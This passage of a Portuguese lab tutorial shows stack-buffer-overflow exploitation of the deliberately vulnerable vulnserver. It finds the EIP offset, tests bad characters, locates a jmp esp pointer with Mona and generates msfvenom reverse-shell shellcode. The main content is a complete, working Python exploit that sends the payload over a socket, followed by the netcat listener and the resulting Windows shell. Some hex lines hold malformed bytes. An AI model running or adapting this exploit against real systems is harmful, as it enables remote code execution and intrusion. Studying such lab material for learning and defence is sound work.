6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9
```

Figura 17 - msf-pattern_create
Fonte: Elaborado pelo autor (2023)

Agora basta copiar essa string e colar na variável *buffer*. Assim, podemos novamente executar o vulnserver junto com o debugger e ver em qual offset o EIP será sobrescrito.

Com o debugger e o vulnserver em execução podemos executar nosso exploit usando o comando: **python exploit.py 10.0.0.129**.



```
(kali@kali) - [~/BoF]
$ python exploit.py 10.0.0.129
[*] Sending payload
OK!
```

Figura 18 - Executando nosso Exploit
Fonte: Elaborado pelo autor (2023)

Quando voltamos para o Windows vemos que o offset **0x396F4338** foi o que sobrescreveu o registrador EIP.




Figura 19 – Sobrescrevendo EIP
Fonte: Elaborado pelo autor (2023)

Com esse valor em mão, podemos agora descobrir exatamente quantos bytes são necessários para sobrescrever o EIP. Para isso, utilizaremos o script **msf-pattern_offset**.

- **msf-pattern_offset -q 396F4338**




Figura 20 – Obtendo a quantidade necessária de bytes para sobrescrever o EIP
Fonte: Elaborado pelo autor (2023)

Nesse caso, precisamos de 2006 bytes para que possamos sobrescrever o EIP. Para validar isso você pode criar mais uma variável chamada *eip*, adicionar “BBBB” e executar novamente. Porém, agora que sabemos a quantidade de bytes necessário para sobrescrever o EIP, precisamos remover os “bad characters”.


```

badchars = (
b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
b"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
b"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
b"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
b"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
b"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
b"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
b"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
b"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
b"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
b"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
b"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\x0"
b"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\x0"
b"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\x0"
b"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\x0"
b"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)

```

Código-fonte 4 – finding badchars

Fonte: Elaborado pelo autor (2023)

Quando falamos de shellcode precisamos identificar os caracteres que são “bons” e os que são “ruins” para o nosso shellcode. Podemos fazer isso enviando todos os caracteres em sua representação em hexadecimal. Para isso, precisamos editar novamente nosso exploit e adicionar o conteúdo acima (aqui vale ressaltar que o único badchar presente nesse BOF é o \x00 ou null byte).

Após executar novamente o nosso exploit, com o intuito de identificar badchars, podemos fazer um dump do registrador ESP. Esse é um trabalho visual. Em algumas situações você precisará validar essa sequência de \x00 - \xFF em busca de caracteres que possam estar faltando e que causaram problemas com o seu shellcode.

Address	Hex	ASCII
0106F9C8	01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10	
0106F9D8	11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20	
0106F9E8	21 22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F 30	!"#\$%&'()*+,-./0
0106F9F8	31 32 33 34 35 36 37 38 39 3A 3B 3C 3D 3E 3F 40	123456789:;<=>?@
0106FA08	41 42 43 44 45 46 47 48 49 4A 4B 4C 4D 4E 4F 50	ABCDEFGHIJKLMNOP
0106FA18	51 52 53 54 55 56 57 58 59 5A 5B 5C 5D 5E 5F 60	QRSTUVWXYZ[\]^_`
0106FA28	61 62 63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F 70	abcdefghijklmnopqrstuvwxyz
0106FA38	71 72 73 74 75 76 77 78 79 7A 7B 7C 7D 7E 7F 80	
0106FA48	81 82 83 84 85 86 87 88 89 8A 8B 8C 8D 8E 8F 90	
0106FA58	91 92 93 94 95 96 97 98 99 9A 9B 9C 9D 9E 9F A0	
0106FA68	A1 A2 A3 A4 A5 A6 A7 A8 A9 AA AB AC AD AE AF B0	
0106FA78	B1 B2 B3 B4 B5 B6 B7 B8 B9 BA BB BC BD BE BF C0	
0106FA88	C1 C2 C3 C4 C5 C6 C7 C8 C9 CA CB CC CD CE CF D0	
0106FA98	D1 D2 D3 D4 D5 D6 D7 D8 D9 DA DB DC DD DE DF E0	
0106FAA8	E1 E2 E3 E4 E5 E6 E7 E8 E9 EA EB EC ED EE EF F0	
0106FAB8	F1 F2 F3 F4 F5 F6 F7 F8 F9 FA FB FC FD FE FF 00	
0106FAC8	00 00 78 00 00 00 00 00 00 00 00 00 00 00 00	
0106FAD8	00 00 00 00 50 00 00 00 04 00 00 00 9F 7E 4E 75	

Figura 21 - Dump de memória para validar os badchars

Fonte: Elaborado pelo autor (2023)

Perfeito! Após identificar os badchars, partimos para os passos finais para obtermos nosso reverse shell!

Agora, vamos utilizar o Mona para identificar o módulo que irá nos permitir realizar um jump para o nosso payload.

Quando falamos em identificar um módulo nessa fase, queremos uma DLL ou algo similar dentro do programa alvo que não possui proteção de memória. Ou seja, sem DEP, SDH etc.

Para isso, vamos executar o seguinte comando na barra de comando do x64dbg.

- `mona.mona("help")` – Retorna uma lista detalhada de todos os comandos.




Figura 22 - Mona Help menu
Fonte: Elaborado pelo autor (2023)

- `mona.mona("modules")` – Retorna todas as DLL do programa alvo.




Figura 23 – Listando os módulos
Fonte: Elaborado pelo autor (2023)

Com isso conseguimos visualizar as proteções de memória de cada DLL.

- mona.mona("jmp -r esp") – Busca pela instrução **jmp esp**.

```
[*] Command used:
!mona jmp -r esp

----- Mona command started on 2023-08-26 01:14:57 (v2.0, rev 577) -----
[+] Processing arguments and criteria
  - Pointer access level : X
[+] Generating module info table, hang on...
  - Processing modules
    - Done. Let's rock 'n roll.
[+] Querying 2 modules
  - Querying module essfunc.dll
  - Querying module vulnserver.exe
  - Search complete, processing results
[+] Preparing output file 'jmp.txt'
  - (Re)setting logfile jmp.txt
[+] Writing results to jmp.txt
  - Number of pointers of type 'jmp esp' : 9

[+] Results :
0x625011af | 0x625011af : jmp esp | [PAGE_EXECUTE_READ] [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (essfunc.dll)
0x625011bb | 0x625011bb : jmp esp | [PAGE_EXECUTE_READ] [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (essfunc.dll)
0x625011c7 | 0x625011c7 : jmp esp | [PAGE_EXECUTE_READ] [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (essfunc.dll)
0x625011d3 | 0x625011d3 : jmp esp | [PAGE_EXECUTE_READ] [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (essfunc.dll)
0x625011df | 0x625011df : jmp esp | [PAGE_EXECUTE_READ] [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (essfunc.dll)
0x625011eb | 0x625011eb : jmp esp | [PAGE_EXECUTE_READ] [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (essfunc.dll)
0x625011f7 | 0x625011f7 : jmp esp | [PAGE_EXECUTE_READ] [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (essfunc.dll)
0x62501203 | 0x62501203 : jmp esp | [PAGE_EXECUTE_READ] [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (essfunc.dll)
0x62501205 | 0x62501205 : jmp esp | [PAGE_EXECUTE_READ] [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (essfunc.dll)
<b>Found a total of 9 pointers!</b>

[+] This mona.py action took 0:00:00.078000
```

Figura 24 - Identificando instrução JMP ESP

Fonte: Elaborado pelo autor (2023)

Com isso, essa instrução é um ponteiro para o nosso payload. Podemos escolher qualquer um desses endereços para utilizar com o nosso novo EIP, nesse eu optei por usar o endereço **0x62501203**.

Então, com essas informações em mãos, vamos editar novamente nosso exploit para que possamos obter nosso reverse shell com sucesso.

6 GERANDO O SHELLCODE E OBTENDO REVERSE SHELL

Agora, tudo que precisamos fazer é gerar nosso payload utilizando **msfvenom** e abrir uma conexão para a nossa máquina Kali.

O comando que iremos utilizar será: **msfvenom -p windows/shell_reverse_tcp LHOST=10.0.0.128 LPORT=1234 EXITFUNC=thread -f py -v shellcode -a x86 -b "\x00"**.

- **-p** – Especifica o payload a ser utilizado. No nosso caso, o windows/shell_reverse_tcp.
- **LHOST=** - É o endereço local da nossa máquina Kali. Pois assim que explorarmos o vulnserver ele irá se conectar a nós.
- **LPORT=** - Essa é a porta que iremos abrir posteriormente para aguardar a conexão.
- **EXITFUNC=thread** - Esta opção define, efetivamente, um hash de função na carga útil que especifica uma DLL e uma função a serem chamadas quando a carga útil for concluída.

- **-f py** – Esse parâmetro informa o output da linguagem que queremos.
- **-v shellcode** – Informa o nome da variável que queremos no output.
- **-a x86** – Informa a arquitetura a ser usada na criação do payload.
- **-b “\x00”** – Esse parâmetro informa os badchars identificados na etapa anterior.

Com isso, conseguimos gerar nosso reverse shell.

```
(kali@kali)-[~]
$ msfvenom -p windows/shell_reverse_tcp LHOST=10.0.0.128 LPORT=1234 EXITFUNC=thread -f py -v shellcode -a x86 -b "\x00"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 12 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of py file: 1965 bytes
shellcode = b""
shellcode += b"\xdb\xc7\xd9\x74\x24\xf4\xba\xf6\x4a\xa9\x11"
shellcode += b"\x5e\x2b\xc9\xb1\x52\x31\x56\x17\x83\xc6\x04"
shellcode += b"\x03\xae\x59\x4b\xe4\xb2\xb6\x09\x07\x4a\x47"
shellcode += b"\x6e\x81\xaf\x76\xae\xf5\xa4\x29\x1e\x7d\xe8"
shellcode += b"\xc5\xd5\xd3\x18\x5d\x9b\xfb\x2f\xd6\x16\xda"
shellcode += b"\x1e\xe7\x0b\x1e\x01\x6b\x56\x73\xe1\x52\x99"
shellcode += b"\x86\xe0\x93\xc4\x6b\x0\x4c\x82\xde\x24\xf8"
shellcode += b"\xde\xe2\xcf\xb2\xcf\x62\x2c\x02\xf1\x43\xe3"
shellcode += b"\x18\xa8\x43\x02\xcc\x0\xcd\x1c\x11\xec\x84"
shellcode += b"\x97\xe1\x9a\x16\x71\x38\x62\xb4\xbc\xf4\x91"
shellcode += b"\xc4\xf9\x33\x4a\xb3\xf3\x47\xf7\xc4\xc0\x3a"
shellcode += b"\x23\x40\xd2\x9d\xa0\xf2\x3e\x1f\x64\x64\xb5"
shellcode += b"\x13\xc1\xe2\x91\x37\xd4\x27\xaa\x4c\x5d\xc6"
shellcode += b"\x7c\xc5\x25\xed\x58\x8d\xfe\x8c\xf9\x6b\x50"
shellcode += b"\xb0\x19\xd4\x0d\x14\x52\xf9\x5a\x25\x39\x96"
shellcode += b"\xaf\x04\xc1\x66\xb8\x1f\xb2\x54\x67\xb4\x5c"
shellcode += b"\xd5\xe0\x12\x9b\x1a\xdb\xe3\x33\xe5\xe4\x13"
shellcode += b"\x1a\x22\xb0\x43\x34\x83\xb9\x0f\xc4\x2c\x6c"
shellcode += b"\x9f\x94\x82\xdf\x60\x44\x63\xb0\x08\x8e\x6c"
shellcode += b"\xef\x29\xb1\xa6\x98\xc0\x48\x21\xad\x14\x52"
shellcode += b"\x31\xd9\x16\x52\x35\xc8\x9e\xb4\x5f\xfc\xf6"
shellcode += b"\x6f\xc8\x65\x53\xfb\x69\x69\x49\x86\xaa\xe1"
shellcode += b"\x7e\x77\x64\x02\x0a\x6b\x11\xe2\x41\xd1\xb4"
shellcode += b"\xfd\x7f\x7d\x5a\x6f\xe4\x7d\x15\x8c\xb3\x2a"
shellcode += b"\x72\x62\xca\xbe\x6e\xdd\x64\xdc\x72\xbb\x4f"
shellcode += b"\x64\xa9\x78\x51\x65\x3c\xc4\x75\x75\xf8\xc5"
shellcode += b"\x31\x21\x5a\x90\xef\x9f\x12\xda\x5e\x69\xed"
shellcode += b"\x21\x08\x1d\x88\x09\x8b\x5b\x95\x47\x7d\x83"
shellcode += b"\x24\x3e\x38\xbc\x89\xde\xcc\x5f\x71\x46\x32"
shellcode += b"\x1c\xbc\x67\xd1\xb4\x09\x0f\x4c\x5d\x70\x52"
shellcode += b"\x6f\x88\xb7\x6b\xec\x38\x48\x88\xec\x49\x4d"
shellcode += b"\xd4\xaa\xa2\x3f\x45\x5f\xc4\xec\x66\x4a"
```

Figura 25 - Gerando nosso payload com o msfvenom

Fonte: Elaborado pelo autor (2023)

O resultado final do nosso exploit em Python3 ficou da seguinte forma:

```

import socket, sys
from struct import pack

ip = sys.argv[1]
port = 9999

prefix = b'TRUN ' + b'.'
buff = b'A' * 2006
eip = pack('<L', 0x62501203)

shellcode = b"\x90" * 16
shellcode += b"\xbb\x40\xb8\x55\xba\xd9\xe8\xd9\x74\x24\xf4"
shellcode += b"\x5a\x29\xc9\xb1\x52\x31\x5a\x12\x83\xc2\x04"
shellcode += b"\x03\x1a\xb6\xb7\x4f\x66\x2e\xb5\xb0\x96\xaf"
shellcode += b"\xda\x39\x73\x9e\xda\x5e\xf0\xb1\xea\x15\x54"
shellcode += b"\x3e\x80\x78\x4c\xb5\xe4\x54\x63\x7e\x42\x83"
shellcode += b"\x4a\x7f\xff\xf7\xcd\x03\x02\x24\x2d\x3d\xcd"
shellcode += b"\x39\x2c\x7a\x30\xb3\x7c\xd3\x3e\x66\x90\x50"
shellcode += b"\x0a\xbb\x1b\x2a\x9a\xbb\xf8\xfb\x9d\xea\xaf"
shellcode += b"\x70\xc4\x2c\x4e\x54\x7c\x65\x48\xb9\xb9\x3f"
shellcode += b"\xe3\x09\x35\xbe\x25\x40\xb6\x6d\x08\x6c\x45"
shellcode += b"\x6f\x4d\x4b\xb6\x1a\xa7\xaf\x4b\x1d\x7c\xcd"
shellcode += b"\x97\xa8\x66\x75\x53\x0a\x42\x87\xb0\xcd\x01"
shellcode += b"\x8b\x7d\x99\x4d\x88\x80\x4e\xe6\xb4\x09\x71"
shellcode += b"\x28\x3d\x49\x56\xec\x65\x09\xf7\xb5\xc3\xfc"
shellcode += b"\x08\xa5\xab\xa1\xac\xae\x46\xb5\xdc\xed\x0e"
shellcode += b"\x7a\xed\x0d\xcf\x14\x66\x7e\xfd\xbb\xdc\xe8"
shellcode += b"\x4d\x33\xfb\xef\xb2\x6e\xbb\x7f\x4d\x91\xbc"
shellcode += b"\x56\x8a\xc5\xec\xc0\x3b\x66\x67\x10\xc3\xb3"
shellcode += b"\x28\x40\x6b\x6c\x89\x30\xcb\xdc\x61\x5a\xc4"
shellcode += b"\x03\x91\x65\x0e\x2c\x38\x9c\xd9\x59\xbd\x9e"
shellcode += b"\x99\x36\xbf\x9e\x9d\x14\x36\x78\xf7\x88\x1f"
shellcode += b"\xd3\x60\x30\x3a\xaf\x11\xbd\x90\xca\x12\x35"
shellcode += b"\x17\x2b\xdc\xbe\x52\x3f\x89\x4e\x29\x1d\x1c"
shellcode += b"\x50\x87\x09\xc2\xc3\x4c\xc9\x8d\xff\xda\x9e"
shellcode += b"\xda\xce\x12\x4a\xf7\x69\x8d\x68\x0a\xef\xf6"
shellcode += b"\x28\xd1\xcc\xf9\xb1\x94\x69\xde\xa1\x60\x71"
shellcode += b"\x5a\x95\x3c\x24\x34\x43\xfb\x9e\xf6\x3d\x55"
shellcode += b"\x4c\x51\xa9\x20\xbe\x62\xaf\x2c\xeb\x14\x4f"
shellcode += b"\x9c\x42\x61\x70\x11\x03\x65\x09\x4f\xb3\x8a"
shellcode += b"\xc0\xcb\xd3\x68\xc0\x21\x7c\x35\x81\x8b\xe1"
shellcode += b"\xc6\x7c\xcf\x1f\x45\x74\xb0\xdb\x55\xfd\xb5"
shellcode += b"\xa0\xd1\xee\xc7\xb9\xb7\x10\x7b\xb9\x9d"

payload = prefix + buff + eip + shellcode

try:
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        s.settimeout(5)
        s.connect((ip, port))
        print('[*] Sending payload')
        s.send(payload)
        print('OK!')
        s.recv(1024)
except Exception as e:
    print(e)
    sys.exit(0)

```

Código-fonte 5 - Exploit final
 Fonte: Elaborado pelo autor (2023)

Tudo que precisamos fazer para explorar nosso alvo é executar novamente o vulnserver, abrir uma conexão usando o netcat em nossa máquina de ataque e, assim, depois de todo esse conhecimento, obtermos nosso reverse shell.

Para abrir nossa conexão vamos utilizar o comando: *nc -lvp 1234*.

- **-lvp** – Esses parâmetros irão nos permitir abrir uma porta (no nosso caso 1234, a mesma utilizada na geração do payload) e escutar por qualquer conexão de forma verbosa.

```
(kali㉿kali)-[~]  
$ nc -lvp 1234  
listening on [any] 1234 ...  
█
```


Figura 26 – Abrindo conexão e esperando para receber nosso reverse shell
Fonte: Elaborado pelo autor (2023)

E, assim que executarmos nosso exploit, um prompt nos será retornado, como podemos ver na figura abaixo:

```
File Actions Edit View Help  
(kali㉿kali)-[~/BoF]  
$ python exploit.py 10.0.0.129  
[*] Sending payload  
OK!  
(kali㉿kali)-[~/BoF]  
$ █  
  
(kali㉿kali)-[~]  
$ nc -lvp 1234  
listening on [any] 1234 ...  
connect to [10.0.0.128] from windows [10.0.0.129] 62384  
Microsoft Windows [Version 10.0.19045.3324]  
(c) Microsoft Corporation. All rights reserved.  
  
C:\Users\██████\Downloads\vulnserver-master>█
```

Figura 27 – Após executar nosso exploit ganhamos shell reversa
Fonte: Elaborado pelo autor (2023)

E, mesmo após ganharmos acesso a máquina alvo, o vulnserver continua executando normalmente.



```
Starting vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!

Waiting for client connections...
Received a client connection from 10.0.0.128:60728
Waiting for client connections...
```

Figura 28 – Servidor ainda em execução
Fonte: Elaborado pelo autor (2023)

CONCLUSÃO

Nesse capítulo, exploramos a vulnerabilidade de Buffer Overflow até obtermos uma shell reversa na máquina alvo. Para que você possa compreender, tente reproduzir os passos apresentados e, como exercício, tente explorar os outros comandos que vimos que são vulneráveis. Dica: Mesmo eles possuindo uma vulnerabilidade de BOF você precisará encontrar outra forma de ganhar shell por conta do tamanho do buffer.

Vimos, também, como a metodologia científica nos ajuda durante o processo de identificação de vulnerabilidades.

Esse ataque não tem muito segredo, depois que você entende a lógica e os passos necessários, fica fácil de replicá-lo em outros programas.

REFERÊNCIAS

MARRERO, Davy. How to Develop Intuition for Security Research: Apply the Scientific Method. **Research Innovations**, 23 jan. 2023. Disponível em: <<https://www.researchinnovations.com/post/how-to-develop-intuition-for-security-research-apply-the-scientific-method>>. Acesso em: 02 jul. 2024.

EMANIP